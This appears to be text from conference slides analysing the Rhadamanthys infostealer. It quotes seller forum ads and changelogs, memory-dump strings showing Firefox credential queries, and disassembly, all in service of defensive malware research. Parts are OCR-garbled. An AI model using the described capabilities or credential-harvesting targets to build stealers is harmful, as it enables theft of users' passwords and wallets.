

What's this talk about

- Rhadamanthys stealer
 - a complex malware that appeared in 2022
 - containing a large set of modules
 - interesting internal design



Rhadamanthys | BEWARE OF FAKE

@kingcrete

I'm back. Work resumed. current working version is V0.6.0

SEND MESSAGE

Contents


- 1. Quick Hands On Rhadamanthys:
 - Its earlier history & weirder features
 - Analyzing its stealers directly from a broken memdump
- 2. Untangling the complexity:
 - · the logic behind the Rhadamanthys design
 - all the flavors of Rhadamanthys modules (native modules, LUA runner, plugins, and more)

Who are we?

- Aleksandra "Hasherezade" Doniec
 - https://hasherezade.net
- Ben Herzog
 - @ @bh11235@infosec.exchange



Earlier History & Weirder Features





Director of First Impressions

111111 No other distributor, beware of scammers 11111

Rhadamanthys Stealer First-class multi-functional stealer with tons of features, powerful local information gathering capabilities, wallet log pre-processing capabilities, byapss amsi's local script execution capabilities, simple and intuitive panel operation, well-designed server-side processing of complex filter searches and millions of data, producing results in seconds. No waiting required. Licenses are valid and can be regenerated indefinitely. It supports front-end relay agent nodes that can be changed at will, ensuring that the back-end server does not affect the working state at any time.

The client is written in C language, all native, no DLL dependency, no CRT STD, supports all versions of xp-11, all functional operations are executed in memory, no disk packing operations, with the Loader that can execute loading in memory, it can perfectly realize memory loading operations, av EDR is not perceptible.

Run permission requirements; user permissions, no administrator required, only part of the functions are guaranteed under IL permissions


The client and server use AES256 and elliptic curve encrypted communication, data is streamed, and the intercepted information is transmitted back to the server for processing in a timely manner to minimize data loss in the event of a client accident.

Note: This program does not support running in the Commonwealth of Independent States, and is identified according to the system language and country



Initial Victomology & Success





kingcrete2022

мегабайт



Опубликовано: 29 сентября 2022

28.09.2022 в 20:59, DannyGrim сказал:

Seller is 100% I bought and he helped on everything...

Thank you, brother, and your friend who recommended the purchase.

Опубликовано: В воскресенье в 21:49

The stealer rocks.

Stealer and support is just great.

Total

10,770


Опубликовано: 4 января


i like this stealer

Rep++









Endless Productivity



мегабайт

•••

Опубликовано: 23 октября 2022

New support for OTRv2 Jabber:



мегабайт

Опубликовано: 16 октября 2022

The bip39 helper word analysis function is completed

kingcrete2022

мегабайт



Seller 1

61 публикация Регистрация 09/03/22 (ID: 135725) Деятельность вирусология / malware

Депозит

0.015200 B

Опубликовано: 30 октября 2022

V0.30 update content.

- 1. Filter duplicate logs
- 2. Telegram notification, send logs to telegram by condition
- Firefox extended wallet
- Add an online cracking function for various wallets
- Wallet address collection and balance detection
- Seed phrase analysis collection
- Build execution file cleaning
- 8. support using %DSK235% as a conditional item for file search operations.
 - 2 is a USB drive
 - 3 is an internal hard drive
 - 5 is a network-mapped drive that requires a system-assigned drive letter
- 9. Support custom crack dictionaries



мегабайт

•••



v0.3.2 update:

Опубликовано: 4 ноября 2022

- 1. Telegram notifications, suppo
- 2. Installation source settings at
- Filtering of duplicate Logs, spWe are constantly improving an

kingcrete2022

мегабайт

...

Опубликовано: 26 ноября 2022

Add separate statistics for traffic provider shippers

kingcrete2022

мегабайт




Seller


Опубликовано: 26 декабря 2022


V0.4.1 update content

- 1. When the ALL TAG record is empty, the global down
- 2. Repair the major security vulnerability that the pane
- 3. Add telegram notification message template custom
- 4. Re-modify the client's construction form to fully supp
- 5. Increase the one-click summary export of CC ftp ph
- 6. Enhance the anti-ETW function of the client


From broken memdump to direct RE of infostealing







The Goal in Sight





Strings?...

[ben@thinkpad-x1 dump]\$ strings 4816-142-0x00007FF42B5C0000-0x00007FF42B6BA000-memory.dmp | uniq

SELECT title, url FROM (SELECT * FROM moz_bookmarks INNER JOIN moz_places ON moz_bookmarks.fk=moz_places.id)
SELECT url FROM (SELECT * FROM moz_annos INNER JOIN moz_places ON moz_annos.place_id=moz_places.id) t GROUP BY place_id
FirefoxPortable
title
expiry
isSecure
isHttpOnly
encryptedPassword

encryptedUsername formSubmitURL NSS Shutdown

SECITEM ZfreeItem

PK11 FreeSlot

PK11_GetInternalKeySlot

PK11 Authenticate

PK11SDR Decrypt

NSS_Init

hostname

firefox %08x

thunderbird %08x



Aye, There's the Rub


```
4C 8D 5C 24 48
                                      r11, [rsp+388h+reg key]
                              lea
                                      rdx, aSoftwareMicros; "SOFTWARE\\Microsoft\\Cryptography"
48 8D 15 34 8A 0B 00
                              lea
                                      r9d, 1
                              mov
45 33 C0
                                      r8d, r8d
48 C7 C1 02 00 00 80
                                      rcx, 0FFFFFFFF80000002h; pExpr
                              mov
                                      [rsp+388h+lpMaximumComponentLength], r11; target
                              mov
                              call
                                      cs:qword C5C68
FF 15 11 3A 0B 00
85 CØ
                              test
                                      short loc 122B8
```

```
48 8B 4C 24 48
                                     rcx, [rsp+388h+reg key]
                              mov
                                     rax, [rsp+388h+VolumeSerialNumber]
48 8D 44 24 40
                             lea
                                     rdx, aMachineguid; "MachineGuid"
48 8D 15 EC 89 0B 00
                             lea
                                     [rsp+388h+lpFileSystemFlags], rax
48 89 44 24 28
                             mov
                                     rax, [rsp+388h+RootPathName]
48 8D 84 24 60 01 00 00
                             lea
45 33 C9
                                     r9d, r9d
45 33 C0
                                     r8d, r8d
C7 44 24 40 08 02 00 00
                                     [rsp+388h+VolumeSerialNumber], 208h
                             mov
48 89 44 24 20
                                      [rsp+388h+lpMaximumComponentLength], rax
                             mov
                             call
                                     cs:gword C5C08
85 CØ
                              test
                                     eax, eax
                                     short loc 122AD
75 17
```



```
seg000:00000000000C5CA0 ????????
seg000:00000000000C5CA0 qword C5CA0
                                        dq 7FFBF34A3B70h
                                                                 ; DATA XREF: multiSelectOrderBy+331r
                                                                 ; DATA XREF: multiSelectOrderBy+1011r
seg000:00000000000C5CA8 qword C5CA8
                                        dq 7FFBF34A2820h
                                                                 ; DATA XREF: multiSelectOrderBy+11E1r
seg000:000000000000C5CB0 gword C5CB0
                                        dq 7FFBF34A3660h
seg000:00000000000C5CB0
                                                                 ; multiSelectOrderBy+3BC^r
seg000:000000000000C5CB8 qword C5CB8
                                        dq 7FFBF34A3980h
                                                                 ; DATA XREF: multiSelectOrderBy+1591r
seg000:00000000000C5CC0 qword C5CC0
                                                                 ; DATA XREF: multiSelectOrderBy+3C51r
                                        dq 7FFBF34A2130h
seg000:00000000000C5CC8 gword C5CC8
                                        dq 7FFBF34A2C70h
                                                                 ; DATA XREF: multiSelectOrderBy+3D9^r
seg000:000000000000C5CD0 qword C5CD0
                                        dq 7FFBF34A3290h
                                                                 ; DATA XREF: sqlite3VtabOverloadFunction?+DCE1r
                                                                 ; sqlite3VtabOverloadFunction?+DE01r ...
seg000:00000000000C5CD0
```

A Desperate Effort







◆ Downloads

C:\Users\Admin\Downloads\kernel32.dll

MD5 1b6d9bd5677f3fe825a7c393ec60dc64

SHA1 095de4ddb7bb0b3a20918ce78083382ca2eef872


SHA256 e5988a4597838f07fff021dd6c1653a8a459ed6caf2a63da95ec42ab49d37e0d

SHA512 9f1869acd9437f74f1b581e5256a2186b9e24c4e68984e58493224c0e575865d48175f14ec2255948d1dc0c79212c272b9ad514466f21bdcfe98b1d7d5f25798

Download

Submit

Now for the Hard Part



Guess the DLL?..



```
[rsp+388h+reg_key]
aSoftwareMicros ; "SOFTWARE\\Microsoft\\Cryptography"
l
r8d
DFFFFFFF80000002h ; pExpr
388h+lpMaximumComponentLength], r11 ; target
ord_C5C68
eax
loc_122B8
```

```
rcx, [rsp+388h+reg_key]
rax, [rsp+388h+VolumeSerialNumber]
rdx, aMachineguid; "MachineGuid"
[rsp+388h+lpFileSystemFlags], rax
rax, [rsp+388h+RootPathName]
r9d, r9d
r8d, r8d
[rsp+388h+VolumeSerialNumber], 208h
[rsp+388h+lpMaximumComponentLength], rax
cs:qword_C5C08
eax, eax
short loc_122AD
```






Delta Hunting - Script

Delta Hunting - Results

[0x7ffbf1bd5950, 0x7ffbf1bd5f20, 0x7ffbf1bd6a80, 0x7ffbf1bd5f90, 0x7ffbf1bd6830, 0x7ffbf1bee0c0, 0x7ffbf1bee120, 0x7ffbf1bc42d0, 0x7ffbf1bdb970, 0x7ffbf1bd6780, 0x7ffbf1bd6c50, 0x7ffbf1bd69d0, 0x7ffbf1bd6490, 0x7ffbf1bd5f40, 0x7ffbf1bd7580, 0x7ffbf1bd7530, 0x7ffbf1bd6a20]

Readable DB



```
A
                                                                                                                        esi, 3

[rsp+488h+var_368], rax

rax, adsername/value; "username_value"

r8, [rsp+488h+var_368]

[rsp+488h+var_358], rax


rax, aPassword/value; "password_value"

rdx, alogins; "logins"

[rsp+488h+var_348], rax
                                                                                                mov rcx, roj
rsp+488h+var_360], r15b
mov [rsp+488h+var_390], r15b
mov [rsp+488h+var_340], 1
mov [rsp+488h+var_460], rox
call sql_select_statement
                                                                                                                                           r8, rsi
sql_add_database_data
```

Untangling the complexity
The logic behind the Rhadamanthys design





Untangling the complexity

- Rhadamanthys consists of modules
- The core malicious modules will be downloaded only after the environment was checked
- •Only the first component is a PE: all the vital functionality is implemented in form of "shellcodes"

Untangling the complexity

- Rhadamanthys consists of modules
- It is organized in the way that the real malicious modules will be downloaded only after the environment is checked
- Only the first component is a PE: all the vital functionality is implemented in form of shellcodes well, not really. It uses custom formats, with a structure analogous to PE, yet completely reworked by the author to not resemble it


The custom formats

- It is a form of obfuscation, which:
 - Is meant to mislead tools used for automated dumping (no artifacts that resemble PE can be found in memory only code)
 - Makes the life of the analyst harder: unpacking and understanding of the important components require some reconstructive work
 - Components cannot be parsed by typical analysis tools

The staged loader

• The first component is a standard PE (exe)

